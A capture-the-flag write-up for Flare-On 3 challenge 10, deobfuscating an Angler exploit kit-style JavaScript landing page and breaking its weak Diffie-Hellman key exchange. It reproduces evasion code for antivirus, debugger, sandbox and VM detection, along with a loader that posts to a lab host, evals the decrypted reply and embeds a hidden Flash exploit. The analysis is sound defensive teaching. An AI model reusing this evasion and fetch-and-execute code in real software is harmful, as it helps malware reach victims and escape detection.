

Flare-On 3: Challenge 10 Solution - FLAVA

Challenge Authors: FireEye Labs Advanced Vulnerability Analysis Team (FLAVA)

Intro

The first part of FLAVA challenge is a JavaScript puzzle based on the notorious Angler Exploit Kit (EK) attacks in 2015 and early 2016. All classic techniques leveraged by Angler, along with some other intriguing tricks utilized by certain APT threat actors, are bundled into this challenge. While Angler EK's activities have quieted down since the takedown of a Russian group "Lurk" in mid 2016, its advanced anti-analysis and anti-detection techniques are still nuggets of wisdom that we think are worth sharing with the community for future reference.

Walkthrough

Compromising or malvertising on legitimate websites are the most common ways that exploit kits redirect victims to their landing pages. Exploit kits can redirect traffic multiple times before serving the victim the landing page. Once on the landing page, the exploit kit profiles the victim's environment, and may choose to serve an exploit that affects it. In the case of this challenge, the landing page is only one redirect away from the compromised site (`hxxp://10.11.106.81:18089/flareon_found_in_milpitas.html`). Often, Angler's (and many other EKs') landing page request has a peculiar, and thus fishy, URL after some seemingly legit HTTP transactions.

Layer-0 Walkthrough

The landing page may initially seem daunting, and that's exactly the purpose of obfuscation. But it's still code, regardless of the forms it may take. After all, it's supposed to carry out the attack without any user interaction. It's strongly advised to rewrite the code with meaningful names during analysis, just as one would in IDA when analyzing binaries. This makes analysis of such dreadfully looking code much easier.

There are many tools for analyzing and debugging obfuscated JavaScript. Browser developer tools (e.g., FireBug, IE's Dev Tool, or Chrome's debug console) are popular, but usually you'd want to use IE's Dev

Tool for EKs nowadays), any JavaScript engines (e.g., d8/v8, nodejs, and spidermonkey), and headless browsers such as PhantomJS can execute and analyze the code.

To get started on layer-0, set a breakpoint on the layer-1 decryption routine. The resulting plaintext will be incorrect, as shown in the following Figures 1 and 2, and causes execution to stop. The TCP streams recorded in Wireshark suggest that the exploit kit was able to decrypt and execute the JavaScript because you can observe the transmission of a Flash object (which is our second challenge). Differences in execution occur due to differences in the runtime environments. The analyst may be able to identify where the execution diverged, and modify the code or the environment to realign it and proceed to the next stage.



Figure 1 – Value of i9mk variable in Chrome's Debug Console

```
$ phantomjs raoul.js 10_debug.html
@HANm}kOG
n5Dn:<' )i><!:!:7>+ii%+%insn(; -: '! f/bn,bn-bn*gn5Dn8/<n+nsniiuDn/nsn; +=-
/>+f/guDn(!<nf8/!*+if) guDn,nsnf,ndn-nen*gnhnuDn3Dn<+;;< n+uDn3bn:<'
)i><!:!:7>+iiii%+%ifik~
k{

'ibn•~vbnz•bn|}ygnsn(;wxk'! fgn5Dn<+;;< niii%+%ifik
z
k}
•kv|k 'kv} k
k
k~•k
e!ibn•y{bn•|wbnz}guDn3bn:<' )i><!:!:7>+iiii%+%ifixkvyk|zibnwzbn•}bn|wygnsn(; -
: '! fgn5Dn<+;;< niii%+%ifizkwzk~
kvxky
k
kvyk~
k
~k k
k
*k|~kv|k~•k
xk~xkv
aibnw|bn}}bn}•guDn3uDDn8/<n/nsn"fguDn$fguDn' (nfo9' *!9`/nhhno9' *!9`
>gn5Dn8/<n,ns;
-: '! f/guDn,fguDn3D3DD:<7n5Dn%fguD3n-/:-&nf4gn53DD(; -: '!
n$fgn5Dn8/<n,"/&uDn8/<n/nsn /8') /: !<bn,nsn~uDn' (f/9' *!9`(8, /; -$$fi;k
yk |k
ibn~bn}}bn•w}g9' *!9`(8, /; -$(|fi6k
-k
{kw
k•
kbn•ybn•|wbn•xygf9' *!9`(8, /; -$$=fik
{k|k
{ibn•|wbn•|wbn•v•ggnsnc•nhhn/9' *!9`(8, /; -$(•fikv{k
```

Figure 2 – Value of i9mk variable after running the page through PhantomJS

Taking a closer look at layer-0, we can see that `AYKbsHqKVLYHn()` is the main function where it decrypts the encrypted text and evaluate the decrypted string. The two arguments combined is the element ID of a span tag in which there's a huge blob of some encrypted text. Given the context of the function, it's safe to say the innerHTML text of this span tag stores our layer-1 code, which will be executed at the very end of `AYKbsHqKVLYHn()`. We will have to analyze `EqUfdx()` and `v5Z16()` in order to figure out why the decryption doesn't work properly.

`EqUfdx()` sets a global flag based on the 'ScriptEngineBuildVersion'. If the version is 545, the flag is set to 0; otherwise, it will be set to other values. At this point, it's still unclear what effect this global

flag has on decryption, yet one can probably infer that the target is IE on Windows since Firefox and Chrome don't support the property 'ScriptEngineBuildVersion', and the targeted version of the script engine is 545.

In `v5Z16()`, we can see that the same global flag, `LiZAqJ`, is used to initialize a local variable, `DM7w7I`, which is then used in a loop that seems to be doing decryption. Indeed, the flag is used to ensure that code gets executed only in the target environment. The value of `DM7w7I` is not final though, as it can still be altered right before entering the loop.

The first if-statement is checking the presence of `window.outerWidth`, and whether the value of this property is greater than 1280. This really is checking whether the script is being executed by any engines or in a virtualized environment. The else-statement doesn't seem to make sense, as it sets `DM7w7I`'s value to either 3 or 0 based on the difference between the timestamp right at the beginning of the execution and the current timestamp, which should always be less than 100 under any normal scenarios since there's no such function that can potentially take that many clock cycles prior to this check. But that's only true if the code runs in the browser without the debug console opened; you may have noticed and probably already removed those "debugger" statements throughout the script, for those "debugger" statements function just like breakpoints if the debugging console is opened, and it is really annoying to debug the code with execution constantly interrupted.

Now it's much more obvious that this else-statement is checking whether the debugging window is opened. If the debugging console is opened, the delta between the timestamps taken is certainly going to be greater than 100, for the code keeps breaking into each of these "debugger" statements. Otherwise, the delta would be less than 100, as expected. This is just one way of detecting the presence of the debugging console, but there are many more ways of doing so.

The function `ogv()` is a base64 decode function, except that it returns an array of numeric values of each decoded char instead of a conventional decoded string. With this in mind, the variable `fC5Z` is the one that holds the decoded layer-1 code in the form of numeric array.

After skimming through the code, the function `clx()` is just another base64 decode function that does the same thing as `ogv()`, except that the argument passed to the function is seemingly the key. As the conclusion, variable `S7z` holds the numeric array of the decoded key. The decryption appears to be a simple xor-string decryption, and `DM7w7I`, which is the index for xoring, should start as 0. Now that we have all the puzzle pieces, the layer-1 code is literally just one `print()` away. You happily inspect the variable containing decoded layer-1 code, only to realize the layer-1 code is still trash...

Looking back at the decryption code's loop, you realize there's a sneaky function `UIgvkFSSu()` being invoked, the return value of which will set `DM7w7I`. A closer look at the `UIgvkFSSu()` function reveals that this function is checking the date; it will return True if the timestamp of the execution is before "2016/09/09", otherwise it returns False. This code really is making sure that the code won't be

executed any time after September 09, 2016. Once the whole function is patched, you can see that this is a xor-byte decryption.

For clarity, the pseudo code for the patched decrypting function should look like the one shown in Figure 3. Run the patched code again, and you will see the layer-1 code in clear text. The decrypted layer-1 code is shown in Figure 4.

```
// Simplified Version of v5Z16()
function decrypt(cipher_txt, key) {
    var xor_index = 0;
    var result_str = '';

    var ctxt_array = b64_decode2num(cipher_txt); // call ogv()
    var key_array = b64_decode2num2(key);         // call clx()

    for(var i = 0; i < ctxt_array.length; i++) {
        var tmp = ctxt_array[i];
        if (key_array.length <= 0) tmp = 1;
        if (key_array.length > 0) tmp ^= key_array[xor_index];
        result_str += String.fromCharCode(tmp);
    }

    return result_str;
}
```

Figure 3 – Simplified version of the decrypt function v5z16()

```
$ phantomjs raoul.js v2_debug.html
function k() {
  String['prototype']['kek'] = function(a, b, c, d) {
    var e = '';
    a = unescape(a);
    for (var f = 0; f < a['length']; f++) {
      var g = b ^ a['charCodeAt'](f);
      e += String['fromCharCode'](g);
      b = (b * c + d) & 0xFF;
    }
    return e;
  }, String['prototype']['kek']('%0B%5Ei', 108, 41, 237)) = function() {
    return '['kek']('%C96%E4B%3Ei_%83n%C1%82%FB%DC%01%EAA+o', 175, 129, 43);
  }, String['prototype']['kek']('6%87%24', 94, 13, 297)) = function() {
    return '['kek']('4%94%0D%86%7BVXJ%AD%1C%87%0E%FE%C0%DA%D2%20%82%01%ACWAJd%B6%06%8D/', 92,
33, 31);
  };

  try {
    m();
    var a = l();
    var b = Function(a);
    b();
  } catch (zzzzz) {}
}

try {
  k();
} catch (z) {}
```

Figure 4 – A snippet of the decrypted layer-1 code

Layer-1 Walkthrough

Following the code path, you can already infer that variable 'a' is going to contain the next layer of the JavaScript code returned from the function `l()` after that blob of encoded string is base 64 decoded. Yet again, 'a' is only going to be evaluated correctly if the code passes some checks, otherwise 'a' will contain garbage. Further investigation reveals that the alphabets used in base64 decoding function depends on our environment checks, as shown in functions `l()` and `j()`.

The script first checks whether it's running in IE by checking its `navigator.userAgent` and `navigator.appVersion` properties. If it passes the browser check, the script then checks if some specific versions of Kaspersky's ActiveX components are installed on the system. Note that in the real attacks, Angler EK was checking for presence of other AV products as well, not just Kaspersky's endpoint solution. It would also profile the environment to make sure its sample would not run in the analyst's environment. The simplified version is shown in Figure 5.

```
// Simplified version of j()
function env_check() {
    var result;
    if (navigator.userAgent.indexOf('MSIE') == -1 &&
        navigator.appVersion.indexOf('Trident/') == -1) {
        window.notIE = true;
    }
    var kas_api = 'Kaspersky.IeVirtualKeyboardPlugin.JavascriptApi';
    var kas_api1 = kas_api,
        kas_api2 = kas_api + '.1',
        kas_api3 = kas_api + '.4_5_0.1';

    try {
        result = new ActiveXObject(kas_api1);
    } catch(w) {
        result = false;
        try {
            result = new ActiveXObject(kas_api2);
        } catch(w) {
            result = false;
            try {
                result = new ActiveXObject(kas_api3);
            } catch(w) {
                result = false;
            }
        }
    }

    if (result) {
        window.hasKaspersky = true;
    }
    if (!window.hasKaspersky && !window.notIE) {
        window['b64_alphabet'] = window['real_alphabet']
    } else {
        window['b64_alphabet'] = window['fake_alphabet']
    }
}
```

Figure 5 – Checking browser and Kaspersky's ActiveX components

With the knowledge of the program's behavior, function `l()` can then be modified to return the expected Angler's notorious and noxious layer-2 code, as shown in Figure 6.

```
$ phantomjs christine.js llv2_debug.html
var Il1Ib = Math, Il1Ic = String, Il1IIl1la = JSON, Il1IIl1lb = XMLHttpRequest;
var Il1Ie = '['lol']('9%E44%BC%1Ap', 90, 9, 97),
  Il1If = '['>_<']('%D0%94%18F%A5%C0', 162, 5, 199),
  Il1Ig = '['OGC']('%B7%5By4%B6%B4w', 199, 33, 147),
  Il1Ih = '['-Q-']('%B7j%16%9E%04%88%E4%3Ej', 199, 17, 225),
  Il1Ii = '['>_O']('%DB%FCy%7D%E1', 168, 129, 247),
  Il1Ij = '['o3o']('%C4J%13sI%F7%3D', 173, 5, 195),
  Il1Ik = '['Orz']('%D6%E4zP%20%EC', 181, 9, 47),
  Il1Il = '['Orz']('%F92%1C%D5%DF%02', 52, 65, 191),
  Il1Il = '['^_^']('%3Eq%01%F4%C7G%FB%B7%F34%A2%94', 88, 65, 171),
  Il1Im = '['^_^']('%DFu%5C_c', 190, 33, 135),
  Il1In = '['lOl']('%FA%5E%1A%F6V%9F', 150, 5, 77),
  Il1Io = '['>_<']('%F9S%F8%AE%BB%11%89q', 141, 65, 111),
  Il1Ip = '['OGC']('%03%F7%B7%B7o%A4%06%D49%03', 96, 9, 63),
  Il1Iq = '['O_o']('%C3%BE%10%C3+', 165, 129, 173),
  Il1Ir = '['lOl']('%D4%1B%E7M', 167, 33, 235);
var Il1IbbAa =
  '['>_O']('%10%8D%81%CE%17%A9y9%5B%F0%3Bx%DE%3FC%EB%85%FD%EE%8A%80%FAy%9D%CC%A11%D4
KH%23%AF6.%84%5D%28%D8%06dg%24%26%E0%E3%8E0s%A8%1F%B1%10%AF%1B%09%03%E3%02%EBR%5C%A
9%13%E5%E3O%3E%BC%E6d%29%C7*3%C1C%A9%FA%13%D2t%B0thY%86O3', 65, 5, 147);
var Il1Ibbss = '['-,-']('%*F1m%891%82', 89, 33, 11),
  Il1Ibbso = 6, Il1Ibbsi = 2, Il1Ibbsn = 10;
var Il1Ibbsa = '['O_o']('%G02n%1FeB%93%7C%BF%8B%FA%80%F9%AF%1B%C3', 52, 129, 51),
  Il1Ibbsb = '['-Q-']('%9F%23%ABO', 240, 9, 227),
  Il1Ibbsc = '['Orz']('%EE%DB1%E4', 157, 129, 161),
  Il1Ibbsd = '['Orz']('%AFUd4%8D%83%3B%8E1%F2%1A%CC%27W%FB%3B%17%8E', 192, 33,
123),
  Il1Ibbse = '['^_^']('%08%C0%F1_%DF%82%C8%06%A6%98', 122, 65, 171),
  Il1Ibbsf = '['O_o']('%1%FDi%0B%DB%26', 66, 9, 55),
  Il1Ibbsg = '['-,-']('%1TC%3B%ED%A3%7C%10%9E', 31, 17, 17),
  Il1Ibbsh = '['>_<']('%G%E1%7B%A1%BE', 55, 65, 137),
  Il1Ibbsl = escape,
  Il1Ibbsj = unescape,
  Il1Ibbsk = '['o3o']('%09mFr%00%12Z%137%95e%9E', 123, 33, 45),
  Il1Ibbsp = '['o3o']('%s%DD%A2%14', 35, 17, 63),
  Il1Ibbst = false;
```

Figure 6 – A snippet of the layer-2 JavaScript code. What a beautiful sight, no?

Layer-2 Walkthrough

In spite of the large blocks of obfuscated code seemingly related to bit manipulation and algebra, a quick glance over the script reveals that `Il1Iza()` is the function of our interest since it's where that curious HTTP POST request originates. Inside `Il1Iza()`, `Il1Iwa()` determines the transmission of the data generated by `Il1Iya()`, and the status of `Il1Iqa()` decides whether or not to execute the JavaScript code received from the server. After deobfuscating the code, you can see that

`Il1Iwa()` is checking the presence of a few JavaScript engines and the headless PhantomJS browser, as shown in Figure 7. The output of each check is shown in Figures 8 and 9.

```
engine_checks = function() {
  function check_d8() {
    var a = false;
    try {
      print(os.system('echo', ["I just rmed your root dir. You're
welcome."]));
      a = true;
    } catch(m) {a=false;};
    return a;
  };
  function check_nodejs() {
    var a = false;
    try {
      if (typeof window === "undefined")
      {
        a = true;
      }
    } catch (z) {};
    if (!a)
    {
      try {
        if (typeof process === "object" && process + '' === "[object
process]")
        {
          a = true;
        }
      } catch(y) {};
    }
    return a;
  };
  function check_phantom() {
    var a = false;
    try {
      if (window.outerWidth === 0 && window.outerHeigh === 0)
      {
        a = true;
      }
    } catch (x) {a = true;};
    if (!a)
    {
      try {
        a = !!window.callPhantom;
      } catch (w) {};
    }
    return a;
  };
  this.in_d8 = check_d8();
  this.in_nodejs = check_nodejs();
  this.in_phantom = check_phantom();
}
```

Figure 7 – Deobfuscated II1lwa() function

```
$ d8 check_engine.js
I just rmed your root dir. You're welcome.

I know you're running d8. Always remember to null out os.system!

$ nodejs check_engine.js
d8を使わない! もしかして... nodejs?
typeof process: object
process: [object process]
ハ! やはり! You're using nodejs!
```

Figure 8 – Detecting d8 and nodejs

```
$ phantomjs the_mask_you_wear.js me_they_hear.html
the Phantom of JS is here: true
inside your browser: true
```

Figure 9 – Detecting PhantomJS

The multiple checks for nodejs and PhantomJS are because some analysis systems fake certain properties, such as `window` and `window.outerWidth`, so it is helpful to show other means of checking the runtime environment. Note that these checks are simply just a tip of the iceberg; there are many other ways to detect the runtime environment.

Moving on to `IllIqa()`, which turns out to be a function checking for virtualized environments. The deobfuscated version is shown in Figure 10. Three common kinds of checks to detect the presence of a VM are:

1. Check performance (i.e the delay)
2. Check the presence of certain VM artifacts (in this case, this is only applicable to Windows because of the use of `ActiveXObject`)
3. Check the screen resolution

```
check_vm = function() {
  function gcd(a,b) {
    if (a<0.00000001) {
      return b;
    }
    if (a<b) {
      return gcd(b-Math.floor(b/a)*a,a);
    }
    else if (a==b) {
      return a;
    }
    else
    {
      return gcd(b,a);
    }
  };

  function check_file(file) {
    var obj = new ActiveXObject("Microsoft.XMLDOM");
    obj.async = true;
    obj.loadXML('<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "res://'
+ file + '">');
    if (obj.praseError.errorCode == -2147023083)
      return 1;
    return 0;
  };

  function detect_vm() {
    try {
      var a = performance.now() / 1000;
    } catch (e) { return 0;}

    var b = performance.now() / 1000 - a;
    for (var i=0;i<10;i++) {
      b=gcd(b, performance.now()/1000 - a);
    }

    var c = Math(1/b);
    if (Math.abs(c-10000000) < 100) {
      return 1;
    }
    else if (Math.abs(c-3579545) < 100) {
      return 1;
    }
    else if (Math.abs(c-14318180) < 100) {
      return 1;
    }

    try {
      if ((screen.width < 1280) || (screen.height < 720)) return 1;
    } catch(x) {return 1;}

    return 0;
  };
};
```

Figure 10 – Check if the script is running in a VM

At this point, it is still unclear what the role of the `I11Iya` object is. We can see from the code that it initializes its member objects with oversimplified random number generators. Since we deobfuscated the code and know `I11Iza()` function will eventually send the HTTP request, and we also have a pcap that contains the outgoing traffic originated from `I11Iza()` function, we can use this information to recover the values of data being transmitted over the wire. Looking at the code, we know the dictionary 'd' is first converted to a string, then encrypted using RC4 with the key "flareon_is_so_cute", and finally encoded using base64 encoding scheme. The result of which is then sent to the server, as shown in Figure 11.

```
POST /i_knew_you_were_trouble HTTP/1.1
Accept: */*
Content-type: application/json; charset=utf-8
Referer: http://10.14.56.20:18089/
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: 10.14.56.20:18089
Content-Length: 160
DNT: 1
Connection: Keep-Alive
Cache-Control: no-cache

ErZVpc7xaw3bf0h8ythQz62wRdQlMpg3nTEKPYsyE90txAU4fCbWYg8zfbxlTnLb3BpLkcS5euiskPQoEeyrEdZ
ts9jKxSRiiYlr0Q/PDPhri78Sm4vTsUx/ascx7lt0EEvP5YsvQTjW2QvS1+3dyk7x8c8QLQ==HTTP/1.1 200
```

Figure 11 – Dictionary sent to the server

If we reverse the process, we can uncover the values of data in dictionary d, as shown in Figure 12.

```
$ phantomjs music_cares_you.js dec_req.html
{"g": "91a812d65f3fea132099f2825312edbb", "A": "16f2c65920ebeae43aabb5c9af923953", "p": "3a3d4c3d7e2a5d4c5c4d5b7e1c5a3c3e"}
```

Figure 12 – Post data in clear text

Given the naming convention of the variables and the use of `BigInteger`-like module to address precision issue and perform modular arithmetics, one can make a fair assumption that `I11Iya()` is responsible for implementing Diffie-Hellman algorithm. Angler used to use a customized jsbn library originally developed by Tom Wu [1] [2]. As for this challenge, a modified version of Tom Wu's jsbn is used to model Angler's Diffie-Hellman implementation [3]. Knowing the presence of a secret sharing protocol, we can infer that the script uses a shared secret to decrypt the code received and execute it. You can cross reference the obfuscated code/module with the open-source jsbn library module to make your analysis easier. Figure 13 shows the deobfuscated version of `I11Iza()` function.

```
connect_to_server = function() {
  var dh_obj = new dh_client();
  var eng_chk = new engine_checks(), in_vm = check_vm();
  try {
    var d = {
      g: dh_obj.g.toString(16),
      A: dh_obj.A.toString(16),
      p: dh_obj.p.toString(16),
    };
    d = base64_encode(rc4("flareon_is_so_cute", JSON.stringify(d)));
    var hreq = new XMLHttpRequest();
    hreq.open("POST", "http://10.14.56.20:18089/i_knew_you_were_trouble", true);
    hreq.setRequestHeader("Content-type", "application/json; charset=utf-8");
    hreq.setRequestHeader("Content-length", d.length);
    hreq.onreadystatechange = function() {
      if (hreq.readyState === "send".length && hreq.status === 200)
      {
        var dict = JSON.parse(rc4("how_can_you_not_like_flareon",
base64_decode(unescape(hreq.responseText))));
        var bigint = new BigInt(dict.B, 16);
        var shared_secret = bigint.pow_and_mod(dh_obj.a, dh_obj.p);
        var decrypted_code = rc4(shared_secret.toString(16), dict.fffff);
        if (in_vm < 1) {
          eval(decrypted_code);
        }
      }
    };
    if (!eng_chk.in_d8 && !eng_chk.in_nodejs && !eng_chk.in_phantom) {
      hreq.send(d);
    }
  } catch(f) {
  };
}
```

Figure 13 – Deobfuscated II1Iza()

The pcap also contains the response from the server, from which we can also uncover the content simply by following the execution flow, as shown in Figures 14 and 15.

Figure 14 – HTTP response to the client's POST request

Figure 15 – Decrypted HTTP response in JSON format

We know by looking at the script that `dict.fffff` contains the encrypted JavaScript code and the only way to uncover the code in clear text is figuring out the shared secret of the D-H protocol, which theoretically is computationally infeasible if certain conditions are met.

Diffie-Hellman Algorithm

Since Angler's D-H implementation follows the typical D-H naming convention (at least, in the older versions), the following explanation will adhere to the standard. Given two entities Alice and Bob, let **g** and **p** be two numbers that Alice and Bob agree upon. Let **a** be Alice's secret key and **b** be Bob's secret key. Both Alice and Bob compute their public key using the following formulas.

$A = g^a \pmod{p}$, where **A** is the public key for Alice

$B = g^b \pmod{p}$, where **B** is the public key for Bob

A, **B**, **g**, and **p** are not kept secret, so Alice and Bob can exchange these info, from which they can then compute a shared key, **K**, that's only known to Alice and Bob.

For Alice, **K** is computed as

$$K = B^a \pmod{p} = (g^b)^a \pmod{p} = g^{ba} \pmod{p}$$

For Bob, **K** is computed as

$$K = A^b \pmod{p} = (g^a)^b \pmod{p} = g^{ab} \pmod{p}$$

Thus, given **A**, **B**, **p**, and **g**, without knowing each other's secret key, Alice and Bob can still derive the same shared secret, **K**, and can then initiate secret communication. In order for eavesdroppers to obtain the shared secret **K**, we have to compute Alice's secret key **a** from $A = g^a \pmod{p}$ and Bob's secret key **b** from $B = g^b \pmod{p}$, knowing only the value of **A**, **B**, **g**, and **p**.

This is the discrete logarithm problem (abbreviated as DLP). You can find comprehensive (and complicated) explanation pertaining to DLP on the web already, so I will spare the details. DLP essentially means that:

Given **g** and $n \in \{1, 2, 3, \dots, p-1\}$, compute **x** such that $n = g^x \pmod{p} \equiv \log_g n = x \pmod{p}$.

Solving DLP can be really hard, if not computationally infeasible, when **p** is a large and safe-prime

number. Fortunately, \mathbf{p} is not checked for primality in this case (also the case for older Angler EK samples), and is only 128-bit long (16 bytes), making DLP solvable.

DLP Party

Based on the decrypted request and response, we know the value of \mathbf{A} , \mathbf{B} , \mathbf{g} , and \mathbf{p} .

\mathbf{A} : 0x16f2c65920ebeae43aabb5c9af923953 // it's \mathbf{a} in the following example

\mathbf{B} : 0x3101c01f6b522602ae415d5df764587b

\mathbf{g} : 0x91a812d65f3fea132099f2825312edbb

\mathbf{p} : 0x3a3d4c3d7e2a5d4c5c4d5b7e1c5a3c3e // not a prime number

Since \mathbf{p} is actually a number that is smooth enough and thus can be factorized into small primes, we can then solve the DLP in a divide-and-conquer fashion such as using the Pohlig-Hellman algorithm or other algorithms, which takes advantage of factorization and reduce a bigger DLP to a combination of smaller DLPs.

According to [4][5], even though the original DLP involves a composite modulus, we can still solve the global DLP by first solving the local DLPs modulo each prime factor of \mathbf{p} and then combine these results back to find the solution using the Chinese Remainder Theorem. This is only possible when we have the ability to efficiently factorize non-prime \mathbf{p} and solve DLP modulo a prime. Thanks to calculators such as Sage and Magma, this is certainly possible and feasible.

Let $a = g^x \pmod{p}$ be the DLP that we want to solve, and \mathbf{p} is not a safe-prime and smooth enough. The prime factorization of \mathbf{p} is:

$$p = p_1^{e_1} * p_2^{e_2} * \dots * p_n^{e_n}, \text{ where } p_i^{e_i} \text{ is a prime for all } i \text{ in } 1, \dots, n$$

The original DLP $a = g^x \pmod{p}$ can then be divided into the following smaller DLPs, according to [4][5]:

$$\begin{aligned}
 a &= g^{x_1} \pmod{p_1^{e_1}} \\
 a &= g^{x_2} \pmod{p_2^{e_2}} \\
 &\dots \\
 &\dots \\
 a &= g^{x_n} \pmod{p_n^{e_n}}
 \end{aligned}$$

Or rather, $a = g^{x_i} \pmod{p_i^{e_i}}$ for all i in $1 \dots n$, where x_i is the solution to DLP_i .

We then combine these x_i back to the final \mathbf{x} that satisfy the equation $a = g^x \pmod{p}$ using Chinese Remainder Theorem [4][5]. The Chinese Remainder Theorem, as far as we are concerned, states that for a system of congruencies:

$$\begin{aligned}
 x &= a_1 \pmod{n_1} \\
 &\cdot \\
 &\cdot \\
 &\cdot \\
 x &= a_k \pmod{n_k}
 \end{aligned}$$

where a_i are arbitrary integers and n_i are pairwise coprimes, then there's a unique solution \mathbf{x} modulo \mathbf{n} where $\mathbf{n} = n_1 * n_2 * \dots * n_k$. This is how we can use the Chinese Remainder Theorem to combine the smaller discrete logarithms to find the final solution.

When applying the Chinese Remainder Theorem on these local solutions, we must also consider the fact that we are projecting the DLP $a = g^x$ into the subgroups in the i th coordinates when we are dividing-and-conquering the original DLP, and so x is congruent to x_i modulo the order of \mathbf{g} in the group of $p_i^{e_i}$ (i. e., $\mathbb{Z}_{p_i^{e_i}}^*$ or $(\mathbb{Z}/p_i^{e_i}\mathbb{Z})^*$) [4][5]. The order of \mathbf{g} in the group $\mathbb{Z}_{p_i^{e_i}}^*$, according to [4][5], is multiplicative order.

With all these taken into account, we really are applying the Chinese Remainder Theorem to solve the following congruences and compute the final \mathbf{x} :

$$x = x_1(\text{mod } ord_1)$$

$$x = x_2(\text{mod } ord_2)$$

...

...

$$x = x_n(\text{mod } ord_n)$$

where ord_i is the order of g in the group (i.e., finite field) of $p_i^{e_i}$, the i th prime factor of p .

Now that we have the background in the algebra working behind the scene, let's apply the voodoo magic to actually solve the problem. The following Magma script shows the implementation of the above algorithm [6], in which the for-loop computes the x_i and ord_i . The Chinese Remainder Theorem CRT() is then invoked to solve for x . Note that each prime factor of p is converted to Galois field or finite field. The use of '!' operator is to coerce the g (an Integer Ring structure) to r (a Power structure of FldFin, aka finite field), projecting g into group of $p_i^{e_i}$.

```
p := 0x3a3d4c3d7e2a5d4c5c4d5b7e1c5a3c3e;
g := 0x91a812d65f3fea132099f2825312edbb;
a := 0x16f2c65920ebeae43aabb5c9af923953;
factors := Factorization(p);
orders := [];
logs := [];
for f in factors do
    try
        r := GF(f[1]);
        o := Order(r!g);
        l := Log(r!g, r!a);
        orders := Append(orders, o);
        logs := Append(logs, l);
    catch e;
    end try;
end for;

x := CRT(logs, orders);
printf "[%g\":"%h\","A\":"%h\","p\":"%h\","x\":"%h\"]\n", g, a, p, x;
```

Figure 16 – Solving DLP, our way

From the for-loop we will eventually have a list of discrete logarithms and multiplicative orders of g in different group. This gives:

p = 0x3a3d4c3d7e2a5d4c5c4d5b7e1c5a3c3e = 0x2 * 0xe3 * 0x2bf3 * 0x2b4a77 * 0xe0738f * 0x50a2ee123c3d54f

logs = [0x0, 0x20, 0x6ac, 0xfa82d, 0x8691cf, 0x3443a62197ed37b]

orders = [0x1, 0x71, 0x15f9, 0x2b4a76, 0xe0738e, 0x50a2ee123c3d54e]

The Chinese Remainder Theorem $\text{CRT}(X, N)$ takes two integer sequences (X is the logs, and N is the orders) which are equal in length and returns a unique x such that $x \equiv X[i] \pmod{N[i]}$ for all i . For clarity, we are really just using the Chinese Remainder Theorem to solve the following system of congruencies and find x , which is the secret key of our interest.

$x = 0x0 \pmod{0x1}$

$x = 0x20 \pmod{0x71}$

$x = 0x6ac \pmod{0x15f9}$

$x = 0xfa82d \pmod{0x2b4a76}$

$x = 0x8691cf \pmod{0xe0738e}$

$x = 0x3443a62197ed37b \pmod{0x50a2ee123c3d54e}$

Note that not all of the orders are pair-wise coprime, as generally described in the conventional definition of the Chinese Remainder Theorem. Magma's and Sage's implementation of the Chinese Remainder Theorem has already taken such corner cases into account. While you don't have to worry about issues like this if you are using these calculators, you should definitely consider and address such non-coprime case if you are implementing your own Chinese Remainder Theorem.

Nevertheless, the Chinese Remainder Theorem gives us:

x = 0x8ede69460cac52c9b467d795fec1

This **x** is also Alice's secret **a** in the example above. We can plug this **x** back in and solve for the shared secret key **K**.

The snippet to decrypt the encrypted message dict.fffff using the resulting DH shared secret **K** and the output are shown in the following figures. Note that the secret **b** is only available on the server side, which is not visible for you. I am using that only to verify the correctness of the shared secret **K**. The content of ctext can be found in the server's HTTP response.

```
// Value Test
var BigInteger = jsbn.BigInteger;

var g = new BigInteger("91a812d65f3fea132099f2825312edbb", 16);
var p = new BigInteger("3a3d4c3d7e2a5d4c5c4d5b7e1c5a3c3e", 16);
var A = new BigInteger("16f2c65920ebeae43aabb5c9af923953", 16);
var B = new BigInteger("3101c01f6b522602ae415d5df764587b", 16);
var a = new BigInteger("8ede69460cac52c9b467d795fecdl", 16);
var b = new BigInteger("745c7ca895b15e39ff6cd9b8b9d46819", 16);
var Kdh_a = B.modPow(a, p);
var Kdh_b = A.modPow(b, p);
print('Kdh_a: ' + Kdh_a.toString(16));
print('Kdh_b: ' + Kdh_b.toString(16));

var ctext =
"OSJ0wbEie8N7HF3MDMA0a5vhjaZDSrcpMCbZWAtGXj9zHa22BwtIwPFeBMVRGGgu2msbNfXWaKmJyBQ9N2TcgXH9Oqsq
was7skKtboGdyRuEFn42Yjms3iZzP2LIXy5aNdXi0a65nMSrm7H4dOXdxXvdeWNVWCHUGQaQQ2k1XzS91Hh1Ile2yxiJ
Oz1CAOaOdbRSTtcqN0RWTfFB3EC15gPDpQyR+
cyeYc3lhr5lDAfw2zXjwDM9z9JlWrmbrczyts8rMk+D5U6jMANEY+dGA03Pi+1E0hz5NbFN7HCF+GslcJrw3WlrXsuK8U
FipnOYpnFahDxSypfO6G8gjEe4Zhp/
CB7GdMLEkTSPqjm2KWiM7l1KB4YwWw+P+UUHFupxKiMigc9a54lR1jG4kwX1QL9i/hiFJFmqO/7YJ4pYy4TjPEz4wpVgJ
8SbK2HLws7Ezz+
...
...
ixeltFvM4TWJPTqQhdOetvjUWWoeI3AQwvl2JIEA11PnQv+pkvRj522kNGWp9TVeXx2UQPH+71ecGRw300YOKisz0xFSU
cDCVS2urbE0bQj0+ox61aeyIThB6C+
OrFwVsUdv/wiYiePQxUSDui6+qjZgKjIzolTouCu6opnmvIpJOrD93GxCYqu3j9ocJSq0JZaxElkV0th42MgZ6Sd54PK
2KPhW642NWg8ksGgbWM/
djTeJbqYogGAHBwEmWeumPtTOZZDF7IVGn/Tk2OrGMXm7kPJdc8SrMWwXIjxk3UMAAK7xPQh0YyBlTmr42SeHP6Q==";

var ret1 = JSON.parse(rc4('how_can_you_not_like_flareon', decode_b64(unescape(ctext))));
var ret2 = rc4(Kdh_a.toString(16), ret1.fffff);
print("final result: " + ret2);
```

Figure 17 – Decrypting the encrypted message

```
$ d8 decrypt_msg.js
Kdh_a: 24c9de545f04e923ac5ec3bcfe82711f
Kdh_b: 24c9de545f04e923ac5ec3bcfe82711f
final result: var txt = '<object type="application/x-shockwave-flash"
data="http://10.14.56.20:18089/will_tom_hiddleston_be_taylor_swifts_last_song_of_her_career.m
eh" allowScriptAccess=always width="1" height="1">';
txt = txt + '</object>';
